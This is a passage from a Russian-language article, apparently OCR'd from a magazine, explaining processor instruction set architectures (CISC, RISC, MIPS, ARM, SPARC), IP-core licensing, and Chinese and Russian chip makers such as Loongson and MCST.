
И чтобы возразить на подобные выпады, а также заодно разобраться, что же на самом деле представляет собой рынок отечественной микроэлектроники, стоит попристальнее взглянуть на понятия «архитектура ISA», «IP-ядра» и «вафельный полуфабрикат».

ОТ ISA К IP-ЯДРАМ. ПРОИЗВОДИТЬ ИЛИ ЛИЦЕНЗИРОВАТЬ?

Выпуск микропроцессоров в промышленных масштабах — процесс сложный и многоэтапный. И первый этап — это принятие решения о том, какой будет архитектура набора команд (ISA — Instruction Set Architecture) его ядра. По большому счету вариантов всего два: разработать эту самую ISA самостоятельно либо лицензировать ее у стороннего разработчика.

Самостоятельная разработка — это путь в неведомое с весьма непредсказуемым результатом. Слишком много факторов влияет на эффективность и жизнеспособность ISA. Просто так конкурента существующим решениям не создать — они совершенствовались и оттачивались годами.

Лицензировать ISA гораздо проще. Достаточно подыскать у имеющихся владельцев интеллектуальной собственности (IP — Intellectual Property) на ISA подходящее по функциональным параметрам решение.



Ветвистое древо архитектур ISA. За каждой веткой — долгий труд разработчиков

Главных вариантов опять же два: CISC и RISC. Разработками на основе CISC (Complex instruction set computing) сейчас занимается почти исключительно Intel: там делают всем известные архитектуры IA-32 (она же x86) и x86-64 — они развиваются с конца семидесятых годов. Хотя, конечно же, в свое время весомый вклад в развитие CISC внесли такие компании, как IBM, Motorola, VAX, PDP, MOS и Zilog.

ISA x86 и x86-64 доступны для лицензирования. Примерами успешных и не очень лицензиатов служат компании AMD, VIA и Cyrix. Есть даже открытые реализации ISA x86 в рамках направления Open Cores, например проект Zet. Но бал правит, конечно же, Intel — это главный потребитель собственной ISA, и тягаться с ним нереально.



INFO

Компания ARM была основа в 1990 году компаниями Acorn Computers, Apple и VLSI Technology для серийного выпуска RISC-процессоров. В 1998 году Apple прекратила выпускать наладонник Newton и продала свою долю в ARM.

Другое дело — архитектура RISC (Reduced instruction set computing). Генеалогическое древо этого класса ISA более ветвистое. Стоит начать с того, что у него два корня: MIPS (Microprocessor without Interlocked Pipeline Stages), берущий основу от исследовательских разработок Стэнфордского университета, и Berkeley RISC — результат исследований калифорнийского университета Беркли.




У ISA MIPS в настоящее время один владелец IP — компания Imaginatiom Technologies. А вот проект Berkeley RISC породил несколько IP-веток, наиболее известные из которых — это ARM, SPARC и DEC Alpha.

Держатели IP MIPS, равно как и владельцы IP-веток Berkeley RISC, охотно лицензируют свою интеллектуальную собственность, за исключением разве что почившей в 2003 году ISA DEC Alpha. IP-ядра на основе архитектуры MIPS активно применяются в телекоммуникационной отрасли и в индустрии игровых приставок, а ISA SPARC (самый крупный лицензиат — компания Fujitsu) служит основой высокопроизводительных серверных платформ.

На IP-решениях ARM, как известно, построена львиная доля SoC для смартфонов и планшетов. Так, микропроцессоры Kirin — основа смартфонов Huawei Honor, которые выпускает HiSilicon Technologies (подразделение компании Huawei), — это сборка IP-блоков, лицензируемых у ARM (IP-ядра и графические IP-ядра), Imagination Technologies (графические IP-ядра) и Vivante (графические IP-ядра).

Лицензиатам IP отнюдь не возбраняется совершенствовать ISA, выпуская собственные расширения, которые при этом становятся новыми IP. Системы на чипе ключевых игроков рынка смартфонов и планшетов — компаний Apple и Samsung содержат лицензированные у ARM IP-блоки, дополненные собственными наработками.


Еще один хороший пример — это модельная линейка микропроцессоров Loongson, которую разрабатывают в рамках китайского плана импортозамещения — Государственной программы 863. Изначально архитектура Loongson была основана на лицензированных IP-ядрах с ISA MIPS64. Но уже третья их версия получила расширения собственной разработки, совокупность которых называется LoongISA.



Народный китайский процессор Loongson. Пример того, как лицензированная система команд может быть дополнена собственными разработками

С китайцами все понятно, но есть ли такие проекты у нас? Оказывается, есть! Например, та же компания МЦСТ покупает лицензию на ISA SPARC v8 и v9. Наряду с процессорами «Эльбрус» она серийно выпускает процессоры «МЦСТ» серии R (R150, R500 и R1000), которые успешно применяются в вычислительных комплексах и модулях, разрабатываемых для Министерства обороны.

НТЦ «Модуль» — производитель весьма востребованных SoC для цифровой обработки сигналов. В своих СБИС серии К1879 — основе телевизионных приставок и приемников спутникового вещания — он использует ARM1176.

